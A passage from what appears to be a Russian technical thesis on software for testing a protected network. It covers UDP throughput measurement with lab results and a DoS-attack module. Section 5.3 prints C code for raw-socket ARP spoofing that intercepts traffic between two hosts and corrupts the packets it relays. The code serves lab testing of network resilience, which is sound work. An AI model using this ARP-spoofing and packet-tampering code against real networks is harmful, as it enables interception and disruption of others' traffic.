unsigned short count = 0; //количество принятых пакетов  
for (int i = 0; i < conf.number_of_packets; i++) {  
    if (!udpSocket->waitForReadyRead(conf.delay))  
break;  
  
    udpSocket->  
>readDatagram(buffer, 1458, &senderAdress, &udpPort);  
  
    Tm2 = std::clock();  
  
    bytes_recieved += conf.size_packet;  
    count++;  
}
```

По окончании приема тестовых пакетов производится расчет скорости передачи данных (*speed*) по формуле (1) на основании значений, полученных в ходе измерений, а именно количество принятых байт (*bytes_recieved*), времени от приема первого пакета (*Tm1*) до последнего (*Tm2*). Деление на 1000 производится для перевода времени из миллисекунд в секунды. Таким образом, полученная величина измеряется в байтах в секунду.

$$speed = \frac{bytes_recieved}{\frac{Tm2 - Tm1}{1000}} \quad (1)$$

После вычисления скорости подсчитывается количество потерянных пакетов, затем параметры текущей конфигурации записываются в конец динамического массива `reportData`, для построения отчета.

При завершении исследования массив `reportData` сортируется по скорости и количеству потерянных пакетов, использование функции сортировки приведено ниже, затем выбирается конфигурация с самой большой скоростью при самой маленькой потере пакетов и устанавливается как оптимальная.

```
std::sort(reportData.begin(), reportData.end(),
          [](const Info& a, const Info& b) { //лямбда
(компаратор для сравнения)
    if ((a.lost_packets < b.lost_packets) && (a.speed >
b.speed)) return false;
        else if ((a.lost_packets > b.lost_packets) &&
(a.speed < b.speed)) return true;
        else return a.speed > b.speed;
    }
});
```

После сортировки и выбора оптимальной скорости открывается диалоговое окно для сохранения отчета в текстовом файле.

Исходный код модуля приема тестового трафика и генерации команд управления представлен в Приложении Б.

5.3 Реализация модуля генерации DOS атак

При реализации модуля генерации DOS атак была использована библиотека QT для создания графического интерфейса методом аналогично модулю приема тестового трафика и генерации команд управления и стандартные методы обеспечения сетевого взаимодействия ОС Linux, так как функционал библиотеки QT не может предоставить средств для работы с пакетами на канальном уровне, в отличии от стандартных средств ОС Linux. Но данные методы требуют наличия прав привилегированного пользователя

(администратора). Фрагмент кода с используемыми библиотеками представлен ниже.

```
#include <QMainWindow>
#include <QMessageBox>
#include <QHostAddress>
#include <QTime>
#include <sys/socket.h>
#include <linux/types.h>
#include <linux/ip.h>
#include <linux/if.h>
#include <linux/if_arp.h>
#include <linux/if_ether.h>
#include <linux/if_packet.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/ioctl.h>
#include <unistd.h>
```

При запуске программы также, как и в ранее разработанных модулях создается и инициализируется сокет, но в данном модуле имеется существенное отличие, сокет создается на канальном уровне, а не на транспортном, процесс создания и инициализации представлен ниже.

```
sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
if (sock < 0) {
    QMessageBox::information(0,      trUtf8("Ошибка"),
trUtf8("Недостаточно прав! Запустите приложение от имени
администратора."));
    exit(EXIT_FAILURE);
}
ifreq ifCfg;
memset(&ifCfg, 0, sizeof (ifCfg));
memcpy(ifCfg.ifr_name, "eth0", 4);
```

```

        if ( ioctl (sock, SIOCGIFINDEX, &ifCfg) < 0 )
exit(EXIT_FAILURE);
        if ( ioctl (sock, SIOCGIFHWADDR, &ifCfg) < 0 )
exit(EXIT_FAILURE);
        else      memcpy(localMac,      ifCfg.ifr_hwaddr.sa_data,
ETH_ALEN);
        if ( ioctl (sock, SIOCGIFADDR, &ifCfg) < 0 )
exit(EXIT_FAILURE);
        else      memcpy( (void *)&localIP, (void *)&((struct
sockaddr_in *)&ifCfg.ifr_addr)->sin_addr, sizeof(localIP));
        sockaddr_ll s_ll;
        memset((void *)&s_ll, 0, sizeof(struct sockaddr_ll));
        s_ll.sll_family = PF_PACKET;
        s_ll.sll_protocol = htons(ETH_P_ALL);
        s_ll.sll_ifindex = ifCfg.ifr_ifindex;
        s_ll.sll_pkttype = PACKET_BROADCAST;
        if (bind (sock, (struct sockaddr *) &s_ll, sizeof
(struct sockaddr_ll)) < 0) exit(EXIT_FAILURE);
        QMessageBox::information (0, trUtf8("Оповещение"),
trUtf8("Инициализация прошла успешно.));

```

Сокет создается в семействе протоколов PF_PACKET (пакетные сокеты) и с полным доступом ко всем полям заголовков(SOCK_RAW) всех сетевых протоколов (ETH_P_ALL), которые будут циркулировать на всех сетевых интерфейсах системы, затем с помощью системных вызовов ioctl() считываются параметры сетевого адаптера, а именно – IP и MAC адрес, затем сокету дается разрешение рассылать широковещательные запросы (PACKET_BROADCAST) и он инициализируется полученными параметрами, в случае ошибки программа аварийно завершается.

После инициализации загружается главная форма и начинается обработка сигналов от элементов управления (кнопок, полей ввода данных). Все вводимые

данные проходят проверку и в случае некорректно введенных данных выдается сообщение об ошибке.

Для получения возможности модифицировать трафик между узлами необходимо успешно провести атаку ARP спуфинг при которой узлам сети будет навязан ложный MAC адрес, и данный модуль, в случае успеха, сможет перехватывать трафик между этими узлами сети, поэтому каждому узлу отсылается ARP запрос и ожидается получение их MAC адресов, при получении данных адресов модуль реализации DOS-атак готов навязывать свой MAC адрес этим узлам, что происходит каждые 2 секунды. Если данная атака будет проведена успешно, начинается перехват пакетов между узлами и их модификация, которая может привести к серьезным затруднениям передачи пакетов между узлами, фрагмент кода реализующий DOS-атаку приведен ниже.

```
unsigned char buffer[1600]; //буффер для принятого
пакета

ethhdr * ethernet_header = (ethhdr *)&buffer[0];
iphdr * ip_header = (iphdr *)&buffer[sizeof(ethhdr)];
unsigned char * ip_data = &buffer[sizeof(ethhdr) +
sizeof(iphdr)];

QTime timer;
timer.start();//начало отсчета
processing = true;
while (processing) {
    qApp->processEvents();//Проверка сигналов
    flag = false;
    int a = timer.elapsed();
    if ((a / 1000) >= 2) { //раз в 2 секунды отсылка
арп ответов

        timer.start();
        write(sock, ARPtoFirstHost, 60);
        write(sock, ARPtoSecondHost, 60);
    }
}
```

```

        //перехват и модификация пакетов
        int  recieved_bytes  =  recvfrom(sock,  (char
*)&buffer[0],  ETH_FRAME_LEN,  0,  NULL,  NULL); //количество
принятых байт

        if  (!memcmp(ethernet_header->h_source,  localMac,
ETH_ALEN)) continue;

        //перенаправление пакета
        if  (!memcmp(ethernet_header->h_dest,  localMac,
ETH_ALEN)) { //пакет пришел на данный узел
                if
                        (!memcmp(ethernet_header->h_source,
secondHostMAC, ETH_ALEN)) { //от узла 2
                                memcpy(ethernet_header->h_dest,
firstHostMAC, ETH_ALEN); //направление на узел 1
                                if  (ui->spinBox->text()  ==  "1")  flag  =
true;

                                } else if  (!memcmp(ethernet_header->h_source,
firstHostMAC, ETH_ALEN)) { //от узла №1
                                memcpy(ethernet_header->h_dest,
secondHostMAC, ETH_ALEN); //направление на узел 2
                                if  (ui->spinBox->text()  ==  "2")  flag  =
true;

                                }

                                memcpy(ethernet_header->h_source,  localMac,
ETH_ALEN);

                } else continue; //если пакет не для данного узла

        if  (flag) { //Операции с пакетом

                if  (retranslate) {

                                write(sock,  (void  *)&buffer[0],
recieved_bytes);

```

```

        write(sock, (void *)&buffer[0],
recieved_bytes);
        continue;
    }
    if (wrongLength) ip_header->tot_len =
htons(htons(ip_header->tot_len) - 2);
    if (tinyTTL) ip_header->ttl = 1;
    if (wrongData) {
        for (unsigned short i = 0; i <
htons(ip_header->tot_len); i++) {
            ip_data[i] = i;
        }
    }
    if (badChecksum) {
        ip_header->check += 0xFF;
    } else {
        ip_header->check = 0;
        ip_header->check = checksum((unsigned
short *)ip_header, htons(ip_header->tot_len));
    }
    if (bigMTU) recieved_bytes = 1600;
}
//отправка пакета
write(sock, (void *)&buffer[0], recieved_bytes);
}
}

```

При прохождении пакета в сторону узла, для которого модифицируется трафик, пакет модифицируется одним способом, либо их комбинацией, в зависимости от того, какие модификации выбрал пользователь.

Исходный код модуля реализации DOS-атак представлен в Приложении В.

6 Тестирование разработанного программного комплекса

6.1 Тестирование программы генерации тестового трафика и программы приема тестового трафика включающей генерацию команд управления

Для тестирования программы генерации тестового трафика и программы приема тестового трафика включающей генерацию команд управления были использованы 2 виртуальные машины под управлением ОС Linux являющиеся узлами защищенной сети между которыми измеряется скорость передачи данных. Узел сети №1 имел IP адрес 192.168.1.14 и использовался программой генерации команд управления и приема тестового трафика (далее программа-приемник). Узел сети №2 имел IP адрес 192.168.1.21 и использовался программой генерации тестового трафика (далее программа-генератор). Все измерения проводятся в сети с пропускной способностью 100 Мбит/сек, а для визуального восприятия пакетов передаваемых по сети использован сетевой анализатор «Wireshark».

Программа-приемник является программой с графическим интерфейсом, главная форма которого представлена на рисунке 20, так как при многократном вводе параметров для установления определенной скорости передачи данных гораздо удобнее пользоваться таким интерфейсом, в отличии от консольного.

Рисунок 20 – Главная форма программы-приемника

При запуске программа инициализируется IP адресом сетевого адаптера и ожидает ввода IP адреса узла сети на котором функционирует программа-генератор. Если поле ввода адреса будет пустым, либо введен неверный адрес

при нажатии на кнопку «Ввод» будет выдано сообщение об ошибке, оно будет выдаваться до тех пор, пока пользователь не введет корректный IP адрес, при этом кнопки «Начать тестирование» и «Сформировать отчет» будут недоступны для использования. Данное сообщение представлено на рисунке 21.




Рисунок 21 – Сообщение об ошибке

При введении корректного IP адреса, кнопка «Начать тестирование» разблокируется, это показано на рисунке 22, но для того чтобы приступить к измерению скорости передачи данных необходимо будет ввести параметры передачи пакетов по сети.




Рисунок 22 – Введен корректный адрес

При отсутствии параметров или некорректно введенных данных в полях «Размер тестового пакета», «Количество тестовых пакетов» и «Задержка между тестовыми пакетами» также будут выдаваться сообщения об ошибках, представленные на рисунках 23, 24, 25.




Рисунок 23 – Ошибка ввода размера тестового пакета




Рисунок 24 – Ошибка ввода количества тестовых пакетов




Рисунок 25 – Ошибка ввода задержки между тестовыми пакетами

После ввода корректных параметров передачи пакетов пользователю дается возможность провести измерения. При нажатии на кнопку «Начать тестирование» программа-приемник отправляет введенные параметры программе-генератору и начинает ожидание приема тестовых пакетов, по завершению измерения программа-приемник выдает сообщение о том что

тестирование завершено успешно, либо о ошибке при проведении измерений, при этом на главной форме программы-приемника отображаются результаты измерений, а именно – скорость передачи данных и процент потерянных пакетов, результат измерения №1 при отправке 6 пакетов размером 500 байт без задержки представлен на рисунке 26, а сами пакеты на рисунке 27.




Рисунок 26 – Результаты измерения №1

No.	Time	Source	Destination	Protocol	Length	Info
7	4.176646944	192.168.1.14	192.168.1.21	UDP	48	51488 → 51488 Len=6
8	4.176860719	192.168.1.21	192.168.1.14	UDP	542	51488 → 51488 Len=500
9	4.176880242	192.168.1.21	192.168.1.14	UDP	542	51488 → 51488 Len=500
10	4.177011285	192.168.1.21	192.168.1.14	UDP	542	51488 → 51488 Len=500
11	4.177021854	192.168.1.21	192.168.1.14	UDP	542	51488 → 51488 Len=500
12	4.177298554	192.168.1.21	192.168.1.14	UDP	542	51488 → 51488 Len=500
13	4.177307507	192.168.1.21	192.168.1.14	UDP	542	51488 → 51488 Len=500

Рисунок 27 – Передаваемые пакеты при измерении №1

При измерении №1 была получена скорость 1071 байт в секунду без потерь, на рисунке 26 показано что первый пакет размером 6 байт, отправленный на адрес «192.168.1.21» является конфигурацией, которую программа-генератор успешно обработала и выслала 6 пакетов размером 500 байт на адрес «192.168.1.14».

Для исследования №2 были выбраны следующие параметры:

- размер тестового пакета – 1000 байт;
- количество тестовых пакетов – 600 штук;
- задержка – 0 миллисекунд.

Результаты измерения представлены на рисунке 28, а передаваемые пакеты на рисунке 29.

The screenshot shows a window titled "Измерение скорости" (Speed Test). It contains input fields for "IP адрес генератора пакетов:" (192.168.1.21), "Размер тестового пакета:" (1000 в байтах), "Количество тестовых пакетов:" (600 в штуках), and "Задержка между тестовыми пакетами:" (0 в миллисекундах). There are buttons for "Ввод", "Начать тестирование", and "Сформировать отчет". Below these, it says "Проведено тестов: 2". At the bottom, the results are displayed: "Скорость передачи данных: 5669 байт в секунду, потеряно 7 % пакетов."

Рисунок 28 – Результат измерения №2

No.	Time	Source	Destination	Protocol	Length	Info
596	0.929570404	192.168.1.21	192.168.1.14	UDP	1042	51488 → 51488 Len=1000
597	0.929681070	192.168.1.21	192.168.1.14	UDP	1042	51488 → 51488 Len=1000
598	0.929687657	192.168.1.21	192.168.1.14	UDP	1042	51488 → 51488 Len=1000
599	0.929797301	192.168.1.21	192.168.1.14	UDP	1042	51488 → 51488 Len=1000
600	0.929803793	192.168.1.21	192.168.1.14	UDP	1042	51488 → 51488 Len=1000
601	0.929913738	192.168.1.21	192.168.1.14	UDP	1042	51488 → 51488 Len=1000
602	0.929920137	192.168.1.21	192.168.1.14	UDP	1042	51488 → 51488 Len=1000
603	0.931401542	192.168.1.21	192.168.1.14	UDP	1042	51488 → 51488 Len=1000
▶ Frame 603: 1042 bytes on wire (8336 bits), 1042 bytes captured (8336 bits) on interface ▶ Ethernet II, Src: IntelCor_93:b6:d0 (78:92:9c:93:b6:d0), Dst: PcsCompu_fb:df:2f (08:00: ▶ Internet Protocol Version 4, Src: 192.168.1.21, Dst: 192.168.1.14 ▶ User Datagram Protocol, Src Port: 51488, Dst Port: 51488 ▼ Data (1000 bytes) Data: 58f89d7709d1a596c1f41f95aa82ca6c49ae90cd1668baac... [Length: 1000]						

Рисунок 29 – Пакеты измерения №2

В измерении 2 была получена скорость 5669 байт в секунду и при этом потеряно 7% пакетов. Представленные на рисунках 27 и 29 пакеты подтверждают корректность работы программы-генератора, а именно – корректное количество, размер пакетов и задержку между ними.

Было проведено еще несколько аналогичных исследований, их результаты представлены на рисунках 30, 31 и 32.

Измерение скорости

IP адрес генератора пакетов: 192.168.1.21 Ввод

Размер тестового пакета: 1000 в байтах

Количество тестовых пакетов: 600 в штуках

Задержка между тестовыми пакетами: 10 в миллисекундах

Начать тестирование

Сформировать отчет

Проведено тестов: 3

Скорость передачи данных: 1933 байт в секунду, потеряно 7 % пакетов.

Рисунок 30 – Результат измерения №3

Измерение скорости

IP адрес генератора пакетов: 192.168.1.21 Ввод

Размер тестового пакета: 900 в байтах

Количество тестовых пакетов: 600 в штуках

Задержка между тестовыми пакетами: 10 в миллисекундах

Начать тестирование

Сформировать отчет

Проведено тестов: 4

Скорость передачи данных: 1774 байт в секунду, потеряно 7 % пакетов.

Рисунок 31 – Результат измерения №4

Измерение скорости

IP адрес генератора пакетов: 192.168.1.21 Ввод

Размер тестового пакета: 700 в байтах

Количество тестовых пакетов: 350 в штуках

Задержка между тестовыми пакетами: 100 в миллисекундах

Начать тестирование

Сформировать отчет

Проведено тестов: 5

Скорость передачи данных: 908 байт в секунду, потеряно 7 % пакетов.

Рисунок 32 – Результат измерения №5

Из представленных на рисунках 30, 31 и 32 результатах измерений следует вывод, что при исследовании скорости передачи данных варьируя размер тестовых пакетов и задержку между их отправкой можно получить оптимальную скорость при которой не будет потерь, а при определенном количестве пакетов

можно создать необходимую нагрузку на сеть, для получения стабильных результатов измерения.

Программа-генератор в отличие от программы-приемника лишена графического интерфейса, так как здесь отсутствует необходимость частой корректировки параметров.

Программа-генератор после запуска начинает прослушивание всех сетевых интерфейсов для приема конфигурации. После того как будет принята конфигурация от программы-приемника программа-генератор выводит сообщение с принятыми параметрами в консоль и начинает отправку пакетов, а по завершении отправки выводится сообщение об окончании тестирования. На рисунке 33 представлен вывод нескольких принятых конфигураций программой-генератором.

```
darwin@iroquois:~/gen$ ./gen
Request OK, parameters:
    number of packets = 1
    size packet = 1 bytes
    delay = 0ms

Test finished.
Request OK, parameters:
    number of packets = 1
    size packet = 1 bytes
    delay = 0ms

Test finished.
Request OK, parameters:
    number of packets = 6
    size packet = 500 bytes
    delay = 0ms

Test finished.
Request OK, parameters:
    number of packets = 600
    size packet = 1000 bytes
    delay = 0ms
```

Рисунок 33 – Вывод программы-генератора

По завершении хотя бы одного исследования, в программе приемнике становится активна кнопка «Сформировать отчет», при нажатии на которую будет открыто диалоговое окно для сохранения файла с отчетом о проведенных исследованиях, данное окно представлено на рисунке 34.




Рисунок 34 – Сохранение отчета

По результатам исследований, проведенных в процессе тестирования, был сформирован отчет и сохранен в файл `report.txt`, содержимое которого представлено ниже.

Оптимальная скорость передачи данных: 2329 байт в секунду.

Параметры передачи пакетов: размер пакета – 1450 задержка – 10 миллисекунд. При передаче 60 тестовых пакетов из них было потеряно – 0.

Остальные результаты измерений:

Скорость передачи данных – 5669 байт в секунду, размер пакета – 1000 байт, задержка – 0 миллисекунд, количество пакетов 600, количество потерянных пакетов– 556

Скорость передачи данных – 3905 байт в секунду, размер пакета – 1400 байт, задержка – 0 миллисекунд, количество пакетов 600, количество потерянных пакетов – 533

Скорость передачи данных – 1631 байт в секунду, размер пакета – 500 байт, задержка – 0 миллисекунд, количество пакетов 600, количество потерянных пакетов – 533

Скорость передачи данных - 5568 байт в секунду, размер пакета - 1400 байт, задержка - 0 миллисекунд, количество пакетов 350, количество потерянных пакетов - 304

Скорость передачи данных - 1333 байт в секунду, размер пакета - 600 байт, задержка - 0 миллисекунд, количество пакетов 350, количество потерянных пакетов - 304

Скорость передачи данных - 1033 байт в секунду, размер пакета - 500 байт, задержка - 0 миллисекунд, количество пакетов 60, количество потерянных пакетов - 16

Скорость передачи данных - 1933 байт в секунду, размер пакета - 1000 байт, задержка - 10 миллисекунд, количество пакетов 600, количество потерянных пакетов - 0

Скорость передачи данных - 1774 байт в секунду, размер пакета - 900 байт, задержка - 10 миллисекунд, количество пакетов 600, количество потерянных пакетов - 0

Скорость передачи данных - 1071 байт в секунду, размер пакета - 500 байт, задержка - 0 миллисекунд, количество пакетов 6, количество потерянных пакетов - 0

Скорость передачи данных - 908 байт в секунду, размер пакета - 700 байт, задержка - 100 миллисекунд, количество пакетов 350, количество потерянных пакетов - 0

Скорость передачи данных - 875 байт в секунду, размер пакета - 500 байт, задержка - 10 миллисекунд, количество пакетов 600, количество потерянных пакетов - 0

Скорость передачи данных - 821 байт в секунду, размер пакета - 500 байт, задержка - 10 миллисекунд, количество пакетов 60, количество потерянных пакетов - 0

Скорость передачи данных - 126 байт в секунду, размер пакета - 10 байт, задержка - 10 миллисекунд, количество пакетов 1, количество потерянных пакетов - 0

Скорость передачи данных - 45 байт в секунду, размер пакета - 10 байт, задержка - 0 миллисекунд, количество пакетов 1, количество потерянных пакетов - 0

Скорость передачи данных – 11 байт в секунду, размер пакета – 7 байт, задержка – 10 миллисекунд, количество пакетов 60, количество потерянных пакетов – 0

В данном отчете представлены все результаты измерений – оптимальная скорость сети с параметрами пакетов (максимальная скорость при которой нет потерь), а затем остальные результаты отсортированные по убыванию скорости передачи данных и потерь пакетов. Самая маленькая скорость оказывается последней.

6.2 Тестирование программы, реализующей DOS атаки

Для тестирования программы реализующей DOS атаки были использованы 3 виртуальные машины, две из которых являются узлами защищенной сети, а третья выступает в роли инструмента злоумышленника. Данная сеть имеет следующие, необходимые для исследования, параметры:

- пропускная способность – 100 Мбит/сек;
- максимальный размер пакета (MTU) – 1500.

Узел сети №1, используемый как узел защищенной сети имеет следующие сетевые адреса:

